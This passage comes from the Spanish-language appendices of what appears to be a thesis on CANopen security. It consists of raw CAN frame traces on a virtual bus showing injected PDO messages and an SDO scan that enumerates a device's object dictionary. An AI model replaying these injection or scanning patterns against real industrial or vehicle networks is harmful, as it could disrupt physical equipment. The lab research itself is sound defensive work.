Timestamp: 1643754182.855604	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643754183.402627	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643754183.916558	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643754184.438753	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643754184.953290	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643754185.467409	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643754185.984223	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643754186.500235	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643754187.023832	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643754187.540281	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643754188.053527	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643754188.568867	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643754189.081289	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643754189.600544	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643754190.116039	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643754190.231438	ID: 0000	S	DLC: 2	82 0a	Channel: vcan0
Timestamp: 1643754190.628956	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643754200.758777	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643754201.271676	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643754201.784600	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643754202.299182	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643754202.811794	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643754203.323979	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643754203.834888	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643754204.348322	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643754204.874758	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643754205.388853	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643754205.902740	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643754206.414122	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643754206.925273	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643754207.438252	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643754207.950406	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643754208.461583	ID: 070a	S	DLC: 1	7f	Channel: vcan0

Timestamp: 1643754208.973522	ID: 070a S	DLC: 1 7f	Channel: vcan0
------------------------------	------------	-----------	----------------

ANEXO G. TRAZA DEL ATAQUE INYECCIÓN DE MENSAJES

PDO

Inyección del TPDO1

[..]					
Timestamp: 1643755937.316548	ID: 018a	S	DLC: 8	80 66 23 55 af 9e cd 2e	Channel: vcan0
Timestamp: 1643755937.321205	ID: 028a	S	DLC: 8	61 93 85 fa 64 56 18 91	Channel: vcan0
Timestamp: 1643755937.328989	ID: 048a	S	DLC: 8	19 87 08 40 86 ad 47 6b	Channel: vcan0
Timestamp: 1643755937.383864	ID: 018a	S	DLC: 8	0d 0e 0a 0d 0b 0e 0e 0f	Channel: vcan0
Timestamp: 1643755937.692123	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643755937.748742	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643755937.900622	ID: 050a	S	DLC: 8	9a fc eb 41 91 2d 39 c6	Channel: vcan0
Timestamp: 1643755937.903862	ID: 020a	S	DLC: 8	ec 49 10 7e 55 dd a0 78	Channel: vcan0
Timestamp: 1643755937.931383	ID: 040a	S	DLC: 8	de 2e 94 2d a4 50 e9 21	Channel: vcan0
Timestamp: 1643755938.207779	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643755938.260546	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643755938.666529	ID: 030a	S	DLC: 8	e0 14 bc 68 9f 42 7b 2c	Channel: vcan0
Timestamp: 1643755938.722016	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643755938.772831	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643755939.234887	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643755939.285997	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643755939.329811	ID: 018a	S	DLC: 8	a3 e9 4a 25 e5 c5 fd 5b	Channel: vcan0
[..]					

Inyección del TPDO2

[..]					
Timestamp: 1643755963.499030	ID: 018a	S	DLC: 8	0d 65 81 58 b4 23 e9 d7	Channel: vcan0
Timestamp: 1643755963.502440	ID: 028a	S	DLC: 8	71 de 78 f7 1c 65 88 76	Channel: vcan0
Timestamp: 1643755963.512854	ID: 048a	S	DLC: 8	15 13 b0 02 96 fc 5c 67	Channel: vcan0
Timestamp: 1643755963.862823	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643755963.892178	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643755964.092692	ID: 050a	S	DLC: 8	f2 7a e8 0c 65 c2 6f b0	Channel: vcan0
Timestamp: 1643755964.095126	ID: 020a	S	DLC: 8	71 4f 8f bf 90 f9 05 dd	Channel: vcan0
Timestamp: 1643755964.375964	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643755964.406712	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643755964.408750	ID: 030a	S	DLC: 8	3f 7b ce ce ec 5d 76 c6	Channel: vcan0
Timestamp: 1643755964.887007	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643755964.923100	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643755965.399911	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643755965.434895	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643755965.511473	ID: 038a	S	DLC: 8	7c eb d8 1d 8b 4d 1b 19	Channel: vcan0
Timestamp: 1643755965.512686	ID: 018a	S	DLC: 8	e9 bd ca c9 39 57 93 64	Channel: vcan0
Timestamp: 1643755965.518304	ID: 028a	S	DLC: 8	9a 52 14 93 9b 5e ef ac	Channel: vcan0
Timestamp: 1643755965.525577	ID: 048a	S	DLC: 8	66 c5 cd 98 72 af ec 66	Channel: vcan0
Timestamp: 1643755965.761329	ID: 028a	S	DLC: 8	0d 0e 0a 0d 0b 0e 0e 0f	Channel: vcan0
Timestamp: 1643755965.914614	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643755965.924338	ID: 030a	S	DLC: 8	c7 32 4d 2d 5a 74 d5 10	Channel: vcan0
Timestamp: 1643755965.946838	ID: 070a	S	DLC: 1	05	Channel: vcan0
[..]					

Inyección del TPDO3

[..]					
Timestamp: 1643755987.667438	ID: 018a	S	DLC: 8	81 83 cc 67 c2 f5 0b 97	Channel: vcan0
Timestamp: 1643755987.668260	ID: 038a	S	DLC: 8	6e 3e fb f7 66 78 0c 54	Channel: vcan0
Timestamp: 1643755987.681500	ID: 048a	S	DLC: 8	65 3e fc ee a4 5b 7e 78	Channel: vcan0

Timestamp: 1643755987.982485	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643755987.983310	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643755988.105550	ID: 040a	S	DLC: 8	17 7c 4f 55 cc 88 9a dd	Channel: vcan0
Timestamp: 1643755988.277854	ID: 050a	S	DLC: 8	59 af 6a a6 3d f3 83 db	Channel: vcan0
Timestamp: 1643755988.280206	ID: 020a	S	DLC: 8	64 4b 8f d1 27 e8 0d 0a	Channel: vcan0
Timestamp: 1643755988.495626	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643755988.498151	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643755988.638133	ID: 030a	S	DLC: 8	e5 3e 29 24 67 d1 ea 85	Channel: vcan0
Timestamp: 1643755989.007176	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643755989.009515	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643755989.519000	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643755989.522961	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643755989.683118	ID: 038a	S	DLC: 8	1a 8e 86 63 25 65 94 7b	Channel: vcan0
Timestamp: 1643755989.683293	ID: 018a	S	DLC: 8	13 64 b4 0b d1 3e 1e fa	Channel: vcan0
Timestamp: 1643755989.685576	ID: 028a	S	DLC: 8	cd e1 c4 74 aa b0 52 ed	Channel: vcan0
Timestamp: 1643755989.696316	ID: 048a	S	DLC: 8	31 57 3d da 68 8d b5 9d	Channel: vcan0
Timestamp: 1643755989.784922	ID: 038a	S	DLC: 8	0d 0e 0a 0d 0b 0e 0e 0f	Channel: vcan0
Timestamp: 1643755990.034914	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643755990.037586	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643755990.152991	ID: 030a	S	DLC: 8	0e a2 f8 c3 b6 38 0d e2	Channel: vcan0
[..]					

Inyección del TPDO4

[..]					
Timestamp: 1643756009.828406	ID: 028a	S	DLC: 8	60 4e a3 d6 20 19 23 cb	Channel: vcan0
Timestamp: 1643756009.836280	ID: 048a	S	DLC: 8	89 cb d9 c9 92 53 55 c9	Channel: vcan0
Timestamp: 1643756009.845114	ID: 030a	S	DLC: 8	c9 a1 10 ca 39 6f cc ba	Channel: vcan0
Timestamp: 1643756010.048059	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643756010.050211	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643756010.435018	ID: 050a	S	DLC: 8	fe 02 08 03 5c c8 ce 72	Channel: vcan0
Timestamp: 1643756010.447439	ID: 020a	S	DLC: 8	98 97 73 d2 13 66 85 fa	Channel: vcan0
Timestamp: 1643756010.563591	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643756010.567163	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643756011.075111	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643756011.079021	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643756011.359582	ID: 030a	S	DLC: 8	95 bb 61 06 d1 92 10 bb	Channel: vcan0
Timestamp: 1643756011.590605	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643756011.592099	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643756011.657520	ID: 048a	S	DLC: 8	0d 0e 0a 0d 0b 0e 0e 0f	Channel: vcan0
Timestamp: 1643756011.833564	ID: 038a	S	DLC: 8	6a ec eb 17 e0 86 5c 0e	Channel: vcan0
Timestamp: 1643756011.838386	ID: 018a	S	DLC: 8	61 ff ff 69 31 c4 8c c2	Channel: vcan0
[..]					

Inyección del RPDO1

[..]					
Timestamp: 1643756030.579535	ID: 050a	S	DLC: 8	31 64 9b b5 17 39 63 8e	Channel: vcan0
Timestamp: 1643756030.583418	ID: 020a	S	DLC: 8	51 b5 d4 40 be b5 89 6a	Channel: vcan0
Timestamp: 1643756031.054401	ID: 030a	S	DLC: 8	e1 91 5f 3c d4 69 6f 56	Channel: vcan0
Timestamp: 1643756031.079990	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643756031.080574	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643756031.591957	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643756031.592708	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643756031.974844	ID: 038a	S	DLC: 8	ac 3c 6e 05 80 3e 57 da	Channel: vcan0
Timestamp: 1643756031.975080	ID: 018a	S	DLC: 8	74 e7 b7 52 44 61 5f 46	Channel: vcan0
Timestamp: 1643756031.976976	ID: 028a	S	DLC: 8	18 32 11 11 d0 b1 cf 48	Channel: vcan0
Timestamp: 1643756031.985131	ID: 020a	S	DLC: 8	0d 0e 0a 0d 0b 0e 0e 0f	Channel: vcan0
Timestamp: 1643756031.987597	ID: 048a	S	DLC: 8	e2 52 b1 fb ec 5b 97 ad	Channel: vcan0
Timestamp: 1643756032.108996	ID: 0701	S	DLC: 1	05	Channel: vcan0
[..]					

Inyección del RPDO2

[..]					
Timestamp: 1643756049.045256	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643756049.231636	ID: 030a	S	DLC: 8	26 ed fe b4 71 37 a9 8e	Channel: vcan0
Timestamp: 1643756049.553343	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643756049.556632	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643756050.065211	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643756050.068736	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643756050.096586	ID: 038a	S	DLC: 8	5b e0 2d 62 4c ad 5b c6	Channel: vcan0
Timestamp: 1643756050.096754	ID: 018a	S	DLC: 8	77 c5 9b 12 04 42 63 c4	Channel: vcan0
Timestamp: 1643756050.099590	ID: 028a	S	DLC: 8	3b 30 cd 6e cf d4 b7 d5	Channel: vcan0
Timestamp: 1643756050.111871	ID: 048a	S	DLC: 8	2f 09 1c df ac 1f 10 58	Channel: vcan0
Timestamp: 1643756050.576284	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643756050.579649	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643756050.724074	ID: 050a	S	DLC: 8	f8 28 99 0b e2 ab 65 d6	Channel: vcan0
Timestamp: 1643756050.728962	ID: 020a	S	DLC: 8	9e c7 71 1c e3 87 96 11	Channel: vcan0
Timestamp: 1643756050.729850	ID: 030a	S	DLC: 8	0d 0e 0a 0d 0b 0e 0e 0f	Channel: vcan0
Timestamp: 1643756050.747605	ID: 030a	S	DLC: 8	20 53 cc 66 0e 8e f6 64	Channel: vcan0
[..]					

Inyección del RPDO3

[..]					
Timestamp: 1643756072.881004	ID: 020a	S	DLC: 8	eb c3 0d ae e4 3a 02 f8	Channel: vcan0
Timestamp: 1643756073.158735	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643756073.161700	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643756073.161800	ID: 040a	S	DLC: 8	0d 0e 0a 0d 0b 0e 0e 0f	Channel: vcan0
Timestamp: 1643756073.387328	ID: 040a	S	DLC: 8	02 2f ca 3f 14 88 f4 36	Channel: vcan0
Timestamp: 1643756073.483203	ID: 030a	S	DLC: 8	cb b0 ba 1b aa 9a ec af	Channel: vcan0
Timestamp: 1643756073.670670	ID: 070a	S	DLC: 1	05	Channel: vcan0
[..]					

Inyección del RPDO4

[..]					
Timestamp: 1643756092.683188	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643756092.690975	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643756093.022183	ID: 050a	S	DLC: 8	a7 a3 c1 6a 61 97 7b 57	Channel: vcan0
Timestamp: 1643756093.029004	ID: 020a	S	DLC: 8	8e 33 e7 b9 ff b4 44 8f	Channel: vcan0
Timestamp: 1643756093.105711	ID: 050a	S	DLC: 8	0d 0e 0a 0d 0b 0e 0e 0f	Channel: vcan0
Timestamp: 1643756093.178911	ID: 030a	S	DLC: 8	3e c7 fb 85 2f 8b d0 d9	Channel: vcan0
Timestamp: 1643756093.195449	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643756093.203775	ID: 070a	S	DLC: 1	05	Channel: vcan0
[..]					

ANEXO H. TRAZA COMPLETA DEL ATAQUE ESCANEAR EL DICCIONARIO DE OBJETOS

Timestamp: 1643676044.797663	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643676045.310061	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643676045.821803	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643676046.277559	ID: 060a	S	DLC: 8	40 60 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676046.288259	ID: 060a	S	DLC: 8	40 61 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676046.299575	ID: 060a	S	DLC: 8	40 62 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676046.310841	ID: 060a	S	DLC: 8	40 63 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676046.321976	ID: 060a	S	DLC: 8	40 64 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676046.332839	ID: 060a	S	DLC: 8	40 65 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676046.344099	ID: 060a	S	DLC: 8	40 66 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676046.354645	ID: 060a	S	DLC: 8	40 67 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676046.361570	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643676046.365288	ID: 060a	S	DLC: 8	40 68 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676046.376110	ID: 060a	S	DLC: 8	40 69 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676046.387686	ID: 060a	S	DLC: 8	40 6a 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676046.398635	ID: 060a	S	DLC: 8	40 6b 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676046.409532	ID: 060a	S	DLC: 8	40 6c 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676046.421716	ID: 060a	S	DLC: 8	40 6d 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676046.432676	ID: 060a	S	DLC: 8	40 6e 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676046.443876	ID: 060a	S	DLC: 8	40 6f 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676046.455345	ID: 060a	S	DLC: 8	40 70 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676046.466208	ID: 060a	S	DLC: 8	40 71 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676046.477248	ID: 060a	S	DLC: 8	40 72 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676046.487965	ID: 060a	S	DLC: 8	40 73 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676046.498856	ID: 060a	S	DLC: 8	40 74 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676046.510365	ID: 060a	S	DLC: 8	40 75 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676046.525188	ID: 060a	S	DLC: 8	40 76 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676046.536300	ID: 060a	S	DLC: 8	40 77 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676046.547294	ID: 060a	S	DLC: 8	40 78 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676046.559052	ID: 060a	S	DLC: 8	40 79 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676046.569828	ID: 060a	S	DLC: 8	40 7a 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676046.581097	ID: 060a	S	DLC: 8	40 7b 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676046.592295	ID: 060a	S	DLC: 8	40 7c 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676046.605573	ID: 060a	S	DLC: 8	40 7d 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676046.616275	ID: 060a	S	DLC: 8	40 7e 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676046.627914	ID: 060a	S	DLC: 8	40 7f 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676046.639131	ID: 060a	S	DLC: 8	40 80 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676046.650395	ID: 060a	S	DLC: 8	40 81 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676046.661590	ID: 060a	S	DLC: 8	40 82 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676046.674519	ID: 060a	S	DLC: 8	40 83 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676046.685663	ID: 060a	S	DLC: 8	40 84 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676046.687008	ID: 058a	S	DLC: 8	43 7e 02 00 3b a0 00 00	Channel: vcan0
Timestamp: 1643676046.696778	ID: 060a	S	DLC: 8	40 85 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676046.708687	ID: 060a	S	DLC: 8	40 86 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676046.720670	ID: 060a	S	DLC: 8	40 87 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676046.735704	ID: 060a	S	DLC: 8	40 88 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676046.747599	ID: 060a	S	DLC: 8	40 89 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676046.758833	ID: 060a	S	DLC: 8	40 8a 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676046.772960	ID: 060a	S	DLC: 8	40 8b 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676046.786297	ID: 060a	S	DLC: 8	40 8c 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676046.798808	ID: 060a	S	DLC: 8	40 8d 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676046.929456	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643676046.929757	ID: 060a	S	DLC: 8	40 8e 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676046.940653	ID: 060a	S	DLC: 8	40 8f 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676046.952512	ID: 060a	S	DLC: 8	40 90 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676046.963639	ID: 060a	S	DLC: 8	40 91 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676046.974744	ID: 060a	S	DLC: 8	40 92 02 00 00 00 00 00	Channel: vcan0

Timestamp: 1643676046.986655	ID: 060a	S	DLC: 8	40 93 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676046.998273	ID: 060a	S	DLC: 8	40 94 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676047.010626	ID: 060a	S	DLC: 8	40 95 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676047.023513	ID: 060a	S	DLC: 8	40 96 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676047.037714	ID: 060a	S	DLC: 8	40 97 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676047.049650	ID: 060a	S	DLC: 8	40 98 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676047.061662	ID: 060a	S	DLC: 8	40 99 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676047.073420	ID: 060a	S	DLC: 8	40 9a 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676047.087176	ID: 060a	S	DLC: 8	40 9b 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676047.099401	ID: 060a	S	DLC: 8	40 9c 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676047.110776	ID: 060a	S	DLC: 8	40 9d 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676047.122543	ID: 060a	S	DLC: 8	40 9e 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676047.134008	ID: 060a	S	DLC: 8	40 9f 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676047.145565	ID: 060a	S	DLC: 8	40 a0 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676047.159056	ID: 060a	S	DLC: 8	40 a1 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676047.169977	ID: 058a	S	DLC: 8	43 9b 02 00 e8 da 00 00	Channel: vcan0
Timestamp: 1643676047.170798	ID: 060a	S	DLC: 8	40 a2 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676047.183555	ID: 060a	S	DLC: 8	40 a3 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676047.194650	ID: 060a	S	DLC: 8	40 a4 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676047.206624	ID: 060a	S	DLC: 8	40 a5 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676047.217713	ID: 060a	S	DLC: 8	40 a6 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676047.229024	ID: 060a	S	DLC: 8	40 a7 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676047.239937	ID: 060a	S	DLC: 8	40 a8 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676047.256634	ID: 060a	S	DLC: 8	40 a9 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676047.269275	ID: 060a	S	DLC: 8	40 aa 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676047.283787	ID: 060a	S	DLC: 8	40 ab 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676047.296022	ID: 060a	S	DLC: 8	40 ac 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676047.308190	ID: 060a	S	DLC: 8	40 ad 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676047.319464	ID: 060a	S	DLC: 8	40 ae 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676047.330949	ID: 060a	S	DLC: 8	40 af 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676047.342292	ID: 060a	S	DLC: 8	40 b0 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676047.353335	ID: 060a	S	DLC: 8	40 b1 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676047.365934	ID: 060a	S	DLC: 8	40 b2 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676047.380099	ID: 060a	S	DLC: 8	40 b3 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676047.390862	ID: 060a	S	DLC: 8	40 b4 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676047.401523	ID: 060a	S	DLC: 8	40 b5 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676047.413006	ID: 060a	S	DLC: 8	40 b6 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676047.424152	ID: 060a	S	DLC: 8	40 b7 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676047.435136	ID: 060a	S	DLC: 8	40 b8 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676047.441638	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643676047.447293	ID: 060a	S	DLC: 8	40 b9 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676047.459571	ID: 060a	S	DLC: 8	40 ba 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676047.471513	ID: 060a	S	DLC: 8	40 bb 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676047.482796	ID: 060a	S	DLC: 8	40 bc 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676047.494508	ID: 060a	S	DLC: 8	40 bd 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676047.506968	ID: 060a	S	DLC: 8	40 be 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676047.519507	ID: 060a	S	DLC: 8	40 bf 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676047.531516	ID: 060a	S	DLC: 8	40 c0 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676047.544322	ID: 060a	S	DLC: 8	40 c1 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676047.555950	ID: 060a	S	DLC: 8	40 c2 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676047.567331	ID: 060a	S	DLC: 8	40 c3 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676047.579212	ID: 060a	S	DLC: 8	40 c4 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676047.580398	ID: 058a	S	DLC: 8	43 bc 02 00 07 27 00 00	Channel: vcan0
Timestamp: 1643676047.591765	ID: 060a	S	DLC: 8	40 c5 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676047.602398	ID: 060a	S	DLC: 8	40 c6 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676047.613199	ID: 060a	S	DLC: 8	40 c7 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676047.624820	ID: 060a	S	DLC: 8	40 c8 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676047.636896	ID: 060a	S	DLC: 8	40 c9 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676047.649280	ID: 060a	S	DLC: 8	40 ca 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676047.661204	ID: 060a	S	DLC: 8	40 cb 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676047.671975	ID: 060a	S	DLC: 8	40 cc 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676047.683370	ID: 060a	S	DLC: 8	40 cd 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676047.694031	ID: 060a	S	DLC: 8	40 ce 02 00 00 00 00 00	Channel: vcan0

Timestamp: 1643676047.704885	ID: 060a	S	DLC: 8	40 cf 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643676047.716145	ID: 060a	S	DLC: 8	40 d0 02 00 00 00 00 00	Channel: vcan0
